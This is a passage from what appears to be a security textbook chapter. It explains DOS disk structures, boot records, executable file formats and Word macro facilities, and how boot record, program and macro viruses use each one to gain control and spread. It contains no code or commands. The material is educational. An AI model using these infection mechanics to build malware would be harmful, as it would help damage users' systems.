To efficiently access particular bytes on a disk, the operating system constructs directories and indexes that describe what's occupied, what's free, and what parts should never be used. This type of disk information is called the *logical format*.

DOS uses the same logical format for all disk types to organize the disk into four main areas: the boot record, the file allocation table (FAT), the root directory, and the data area. Hard disks have a fifth area, the partition table, which is described in the section "Hard Drive Master Boot Record."

The Boot Record

The first sector on the floppy disk, track 0, head 0, sector 1, is reserved for the *boot record*, which contains the *bootstrap routine,* a machine language program designed to load the operating system. The bootstrap machine gets its name because it lets the computer essentially pull itself up by its bootstraps by reading and executing a short program—the boot code—that in turn launches the rest of the operating system.

The boot record also includes the *BIOS parameter block* (BPB), which identifies the floppy disk's operating parameters, including the number of bytes per sector, sectors per cluster and track, and tracks per disk. The BPB also identifies sectors that are reserved for special purposes. By identifying disk architecture, the BPB allows an operating system to understand the format of the disk. If the BPB is corrupted, the floppy disk is unreadable.

The FAT

The *File Allocation Table* (FAT) is a table of entries corresponding to each cluster on the disk. Each entry indicates whether its associated cluster is available, bad, or in use by a file. If the cluster is in use, the entry either points to the next cluster/FAT entry of the file, or indicates that the cluster is the last cluster of the file. The file directory also is responsible for this record-keeping task. It records both the length of each file and its starting cluster number, and the last FAT entry of each file is specially marked.

The FAT's importance is such that DOS stores two identical copies of it. Whenever a file expands, DOS looks in the FAT to find and reserve the next free cluster.

The Root Directory

The root directory is the last part of the system area of any DOS-formatted disk. It's the only directory in the system area, located immediately following the FAT. Each directory entry contains important information, such as the starting cluster number, size of each file, the file name associated with a starting cluster number, time and date fields, a file attributes field, and additional DOS-reserved bytes. The attributes represent special properties that can be applied to a file, such as read-only, hidden, system, and volume label.

Floppy Boot Records (FBRs)

When you turn on a computer and place a disk in a floppy drive, the *Basic Input/Output System* (BIOS), a firmware program on a ROM chip, takes control and starts running. The BIOS enables information transfer between the computer's hardware, such as memory, hard disks, and the monitor. It performs a number of key tasks, such as verifying no memory errors, checking for the hard drive, and setting up the clock. It also determines whether a disk is in the floppy drive from which the computer is configured to boot.

The *Power-On Self Test* (POST) verifies that all hardware components are running and that the *central processing unit* (CPU) and memory are working properly. The POST routine then loads up the boot record from the first sector of the disk and checks for two signature bytes at the end of the 512-byte block.

When the boot record signature is present, the ROM chip transfers control to the bootstrap program. The bootstrap program then can do whatever it likes. It can display a message such as nonsystem disk error if no operating system is on the disk, for example, or it can load up the remainder of the DOS operating system. The operating system files eventually launch COMMAND.COM, the command interpreter file, and a prompt appears on the computer screen for drive A. Figure 14.1 shows the boot sequence from an uninfected floppy diskette.




Figure 14.1
Boot sequence from uninfected floppy diskette.

Virus writers frequently target FBRs for one key reason: users often make the mistake of leaving disks in floppy drives. Such a seemingly benign error actually represents the sole mode of entry for the floppy boot record virus. When you have a disk in the drive from which the computer is configured to boot, the bootstrap program always executes. Replacing the original bootstrap routine with the virus' own program, including its own viral bootstrap routine, enables the virus to gain control of the system before any other program does. The virus then can infect the hard drive.

Hard Drive Master Boot Record

You can partition a single physical hard drive into four or more logical drives. And you can divide drives into multiple partitions for organizational purposes. You might dedicate partitions to different operating systems, for example, or store word processing files in one partition, programs in another, and games in yet another.

The *Master Boot Record* (MBR) is a structure stored on the first track, sector, and head of the hard drive. Each physical hard drive contains exactly one MBR. The MBR contains a *partition table*, which denotes the allocation of all sectors and their respective partitions. Programs require the partition table on the hard disk (like they require the BIOS parameter block on the floppy disk) to understand the disk's characteristics, such as how many partitions (that is, logical drives) exist on the drive.

The MBR also contains a bootstrap program for use during bootup from the hard drive. Similar to the floppy disk's bootstrap routine, the MBR bootstrap routine is responsible for loading up the default operating system and booting up the computer into a usable state.

The MBR has a limited job, however, because the user can partition a physical hard drive into many logical drives (each potentially with a different operating system). It must first determine which partition is the *active partition* (the one from which the user wants to boot), and then load and transfer control to the active partition's *Partition Boot Record* (PBR). This information is determined by using the contents of the MBR's partition table.

Booting from the hard drive always requires the same series of steps. During the ROM BIOS's execution of a cold or warm boot, it checks system memory, checks for peripherals, then determines whether a floppy disk is inserted in the floppy drive from which the PC is configured to boot. If it doesn't find a floppy disk, it attempts to boot an operating system on the hard drive.

The ROM BIOS boot program then loads the MBR from the hard drive and verifies that it contains a valid signature. If so, the ROM program transfers control to the bootstrap routine in the MBR. The bootstrap routine examines the partition table and determines which partition is active.

Note Determining the active partition is rather simple because only one partition can be active on a physical hard drive.

After the bootstrap routine determines the active partition, it uses the other information in the partition table to determine the starting track, sector, and head of the active partition. It then loads the Partition Boot Record from the first logical sector of the active partition and checks its signature. If the signature is valid, the MBR bootstrap routine transfers control to the PBR's bootstrap routine.

The MBR's bootstrap routine doesn't know anything about each of the many possible operating systems present on the computer. All it knows about is transferring control to the bootstrap routine in the PBR of the active partition.

The partition table is the only section of the MBR that must remain intact (other than the signature at the end of the MBR) for DOS and other programs to properly understand the drive's layout and partitioning.

There are two reasons why the hard drive MBR is often targeted. For one thing, hard drives contain only one hard drive Master Boot Record in the same physical location on all PC hard drives. Therefore, virus writers can easily write viruses that can work on almost any PC on the market.

Furthermore, when the computer boots from the hard drive, the bootstrap routine in the MBR always loads and executes. If the virus replaces the MBR bootstrap routine with its own MBR bootstrap routine, it executes during each system bootup. During system bootup, the virus gains complete control over the computer before any software-based antivirus program has a chance to load and protect the system. Figure 14.2 shows the boot sequence from an uninfected hard drive.

Partition Boot Records

You can partition a physical hard drive into four or more logical drives, each of which can contain its own operating system. Consequently, each logical drive needs its own Partition Boot Record to load the specific operating system present on that partition. The PBR always is located in the first track, sector, and head of each partition.

The PBR is most closely related to the floppy disk FBR. Like the FBR, each PBR has its own *BIOS parameter block*, which describes the important attributes about its logical drive. Each PBR also has its own bootstrap routine for loading the operating system that resides on the partition.

During system bootup, the MBR's bootstrap routine determines which partition is active on the hard drive. It then loads the PBR from this partition by reading the first sector within the partition. If the PBR sector contains a valid signature, the MBR bootstrap routine transfers control to the PBR bootstrap routine. The PBR bootstrap routine can then load the remainder of the operating system on the partition.




Figure 14.2
Boot sequence from uninfected hard drive.

The BIOS parameter block is the only section of the PBR that must remain intact (other than the signature at the end of the PBR) for DOS and other programs to properly understand the logical drive's layout.

The PBR is often targeted because during the hard drive bootup process, the MBR bootstrap routine always loads and executes the active partition's boot record. If a virus replaces the original PBR bootstrap routine with its own PBR bootstrap routine, you can rest assured that it *will execute* during a hard drive bootup.

System Services

Computer programs must call upon many low-level tasks during the course of their operation, including such tasks as reading and writing data to a floppy disk or displaying information on the monitor. ROM chips accompany most hardware add-ons, such as hard drives, video boards, and so forth. These chips contain machine language programs (routines) that handle most of the common requests that operating systems and applications make.

ROM-based software adheres to a well-known, published standard. If a program wants to write data to the hard drive, for example, it can call upon the routines on the hard drive ROM chips to perform the operation. Although the circuitry in each brand of hard drive might differ, this well-defined software *interface* allows programs to efficiently request services from hard drives and other peripherals without having to understand their internals.

ROM-based software is referred to as a *system service provider*. If a program needs to request a service from a peripheral, such as reading data from the hard drive, it can call upon the system service provider program in the ROM chip to communicate with the specific device and service the request.

The DOS operating system also offers system services to its applications. DOS installs its own service provider software in memory to service common requests, such as opening a file or writing data to a file. This DOS software works on top of the various hardware service providers and simplifies certain basic operations.

Many low-level tasks must be completed by the operating system, for example, before an application can open a file. As each task is processed, one or more requests might be made to the ROM-based hard drive system service. Figure 14.3 depicts system layering. The application requests a system service, such as opening a file. The application makes this request with a simple DOS call. DOS may make one or more low-level requests to the ROM service provider. Finally, the ROM service provider may interact with the hardware to service some requests. Because the typical program doesn't care about how data actually is stored on the hard drive, as long as it can access it, DOS abstracts this for the program and offers a simple way to open files.




Figure 14.3
Service layering.

Memory-resident programs, called *TSRs*, can hook into the system service provider software already resident in the computer's memory and augment the services offered by the original service provider (see fig. 14.4). The "hooking" program can service all requests on its own or pass on some or all requests to the original service provider. It also can opt to modify information before passing it to a subservient service provider (one installed before the current service provider).




Figure 14.4
How resident file viruses hook into the operating system.

Most programs that hook into DOS or ROM services do so for legitimate reasons. Unfortunately, memory-resident viruses also can hook into these system services to damage data or spread to floppy disks and files.

Program Files

The most common executable file formats used under DOS are COM, EXE, and SYS. COM and EXE files are used for standard DOS programs, and SYS files are used for system device drivers. Although viruses have targeted each of these file formats, to date, reports of SYS file infections have been rare.

A *program file* consists of data and machine language instructions interpreted directly by the computer's CPU. DOS program files contain one or two *entry points,* which are the locations in the program of the first instruction for the CPU to execute. You might compare a program to a notepad that contains a list of tasks. The entry point, then, would be the first task on the list. All COM and EXE files have a single entry point, while SYS files have two entry points. The CPU's interpretation of a program's instruction must always start with the instruction at the entry point. This makes the entry point an area that viruses can modify and thereby gain control of the computer. After the virus completes its dirty work, it can then transfer control to the original program.

Data files, by way of contrast, contain nonexecutable data. Because they contain no entry points, they cannot be infected with program-based computer viruses. They can be corrupted by a virus, but this generally results from sloppy coding—replication is vital to the life of a virus, and writing to a data file results in a reproductive dead end.

COM Files

The COM executable file has the simplest DOS program file format. The COM file's simplicity makes it a major target for file infecting viruses.

The contents of the COM file are loaded directly into memory and executed without modification (see fig. 14.5). The operating system transfers control to the first instruction in the memory image of the file. This first instruction is the COM file's single entry point.

COM files have an upper size limit of approximately 64 KB.

EXE Files

The EXE executable file format is somewhat more complex than the COM file format. The EXE file consists of two primary sections. The first section is a header that tells DOS how to load the program (see fig. 14.6). The header includes two fields that identify the location of the EXE file's single entry point in the program: the Code Segment (CS) and the Instruction Pointer (IP).




Figure 14.5
How a COM file is loaded into RAM and executed.




Figure 14.6
How an EXE file is loaded into RAM and executed.


The header also includes two size fields that specify the actual size of the executable program. When a virus infects an EXE file, it must increase the value in the size fields to equal the total of the executable program file size and the virus program size. For instance, when a virus that is 2 KB in size appends itself to a 10 KB file, it increases the value in these fields to 12 KB.

The second section of the EXE file, known as the *program load image*, contains the actual memory image of the program and its data.

SYS Files

The SYS executable file format differs from both the COM and EXE file formats in that SYS files have two entry points (see fig. 14.7). SYS format files are used primarily for device drivers. Like COM files, all SYS files must be 64 KB or less in size. The SYS file is composed of three major sections. The first portion of the SYS file contains the *device header*. Like the header of an EXE file, the device header contains entry point information and other fields.

Figure 14.7
How a SYS file is loaded into RAM.



The second and third sections of the SYS file contain the two device driver modules, which contain all the machine language code in the program.

Program files are often targeted for two primary reasons. Because each of the executable file types has a simple format, file viruses can piggyback themselves to program files with relative ease. Executable file types also are common targets for infection because of the frequency of their use. If a virus can infect an executable file, its capability to infect other programs increases.

Data Files with Macro Capabilities

Virus researchers have known for some time now that macro viruses exist. Only within the past year, however, have a large number of new macro viruses been created, at least one of which has been encountered in the wild.

Macro facilities enable a user to record a sequence of operations within the application. The user then uses a key combination to associate these operations. Later, pressing this key combination repeats the recorded steps. A given macro activated using a key combination, for example, might open a file, renumber the items within it, then close the file.

Macro systems have evolved greatly over the years. Most old programs that supported macros had a "global pool" of macros that always were available for use, regardless of what file the user happened to be editing. Individual document or spreadsheet files could not contain their own, local, macros.

Modern macro systems differ from their predecessors in several key ways. First, users now can write entire complex programs in a macro language. These programs have access to all the host application's features, as well as many of the operating system's features. Microsoft products, for example, enable users to write macros in a language that resembles Visual Basic.

These macros can perform various tasks for the user, including popping up dialog boxes, altering files on the system, or inserting the date and time in a document. They can also be used to write viruses!


The second difference found in modern macro systems is that the user can tote specific macros around in a document or spreadsheet data file. A user can create a macro for a specific spreadsheet, for example, and attach it directly to the spreadsheet file. Any time the file is used on a new machine, the accompanying macro is available for use. An inherent threat exists with this situation: just as normal macros can be attached and carried along with a given document or data file, so can macro viruses!

These modern macro languages, such as Word for Windows' WordBasic, are interpreted by the host application and often are compatible across different operating systems. A Word for Windows 6.0 document that contains macros created on a PC, for instance, can be edited in Word for Macintosh. Because Word for Macintosh provides the same macro facilities as its DOS counterpart, the document's macros also function on the Macintosh platform. This cross-platform compatibility means that a macro virus can spread from computer to computer, as long as the destination computer supports a macro-capable, compatible version of the host application.

Microsoft Word's macro system actually offers a global pool macro area, as well as document-specific macros. Users can establish a set of global macros available for use regardless of the document being edited. They also can use the local macros that accompany a specific document during editing of that document.

In the Microsoft scheme, macros can copy themselves to and from the global and local pools (see fig. 14.8). The global pool provides the macros with the capability to migrate from one document to another. Upon execution, a macro can copy itself from a local pool to the global pool. Later, executing the same macro lets it copy itself from the global pool to a new document—a nice feature, as long as the user initiates the actions and knows of the results. Viruses can target this facility.

Figure 14.8
How macros can migrate from file to file.



The Word for Windows macro system also includes an auto-execution facility that makes it attractive to viruses. Just as DOS has its AUTOEXEC.BAT file that is executed during bootup, Word for Windows has an AutoExec macro that launches (if it is present in the global pool) when a user starts the word processor. This facility can serve to execute other macros and set up the user's work environment—or a virus can exploit it to ensure that the virus macro executes upon Word for Windows startup.

In addition to the AutoExec macro, Word for Windows contains numerous other macros that activate during a normal editing session without directly being activated by the user. Any time the user opens a new document file, for example, a macro known as AutoOpen executes from the document's local macro pool (if present). A virus could easily use this macro to copy itself to the global pool as soon as a user opens the document.

At the time of this writing, at least four viruses have been written in the WordBasic macro language.

The emergence of macro viruses can be attributed to a number of key factors. First of all, many popular applications, such as desktop publishing, word processing, and spreadsheet programs, include macro capabilities. Such widespread usage is attractive to a macro virus from the standpoint that chances for continued self-replication are high.

Secondly, it is far easier to write macro language programs than assembly language programs. The art of virus writing is no longer limited to the technically astute.

Yet another reason: executable program viruses rely upon a system's CPU to directly execute its instructions, whereas macro viruses don't. Because of this, macros are platform independent. The same macro that runs in a Windows-based word processing program, for example, can also function in its Macintosh and Unix counterparts.

Finally, because most antivirus programs to date have focused on viral activity in boot records and executable program files, macro viruses avert detection by storing themselves in a new, less frequently scrutinized realm.

IBM PC Computer Virus Types

The following list describes the three basic types of viruses:

- **Boot Record viruses.** Attack programs used to boot a computer. On floppy disks, a boot record virus can infect the Floppy Boot Record program, while on hard disks, a boot record virus can infect the active Partition Boot Record or the Master Boot Record bootstrap programs.
- **Program viruses.** Infect executable program files, which commonly have one of the following extensions: COM, EXE, or SYS.
- **Macro viruses.** Infect data files with macro capabilities.

Boot Record Viruses

A disk doesn't have to be bootable to be able to spread a boot record virus. All floppy disks have boot record programs that are created during formatting.

If a disk has a boot record virus, the virus activates when the PC attempts to boot from the floppy disk or hard disk. Even if the PC can't start up from an infected disk (such as when the floppy disk does not contain the proper DOS system files), it attempts to run the bootstrap routine, which is all a virus needs to activate. Like a terminate-and-stay-resident program, most boot record viruses install themselves in the host computer's memory and hook into the various system services provided by the computer's BIOS and operating system. They remain active in RAM while a workstation remains on. As long as they stay in memory, they can continue to spread by infecting the floppy disks that a computer accesses.

Boot record viruses compose roughly 5 percent of the total collection of IBM PC viruses, yet they account for more than 85 percent of the actual end-user infections reported each year.

See the section "Most Likely Targets," earlier in this chapter, for details about hardware and software involved in the bootup process.

Floppy Boot Record Viruses

Most floppy boot record viruses can infect the hard drive MBR or the active partition boot record, in addition to the floppy disk boot record. The floppy disk serves as a carrier for the virus, allowing it to spread from one hard drive to another. After the virus places itself on the hard drive, it can then infect other floppy disks that inevitably make their way to other machines.

When and How Floppy Boot Record Viruses Get Control

Floppy boot record (FBR) viruses seize control of the computer during system reset (see fig. 14.9). During the bootup sequence, the BIOS on most PCs determines whether a floppy disk is present in the floppy drive from which the computer is configured to boot. If the BIOS finds a disk in the drive, it assumes that the user wants to boot from this disk. After it locates the disk, the BIOS loads the floppy boot record into the computer's memory and executes its bootstrap program.

On an infected floppy disk, the boot record the BIOS loads is a viral bootstrap routine rather than the usual operating system bootstrap routine (see fig. 14.10). During a bootup, the BIOS grants complete control of the computer to the viral program rather than the normal bootstrap program. After control transfers to the virus, it gains exclusive access to all resources on the computer; the operating system, if one is present on the floppy disk, has not yet been loaded and can't prevent the virus' actions.

Most FBR viruses attempt to install themselves as a memory-resident driver at this point in the bootup sequence. In this way, the virus can monitor all disk service requests during the operation of the computer and infect additional floppy disks at will (see fig. 14.11).

All PCs contain a reserved region of memory known as the *BIOS Data Area* (BDA). During the initial stages of the computer's bootup sequence (before control transfers to the bootstrap routine) the BIOS bootup program updates the BDA with information about the configuration and the initial state of the computer. DOS relies on the information stored in the BDA of memory to properly use the peripherals and memory attached to the computer. Almost all FBR viruses exploit DOS's dependence on the BDA and update its contents to install themselves into memory.




Figure 14.9
The boot sequence from an infected floppy diskette.

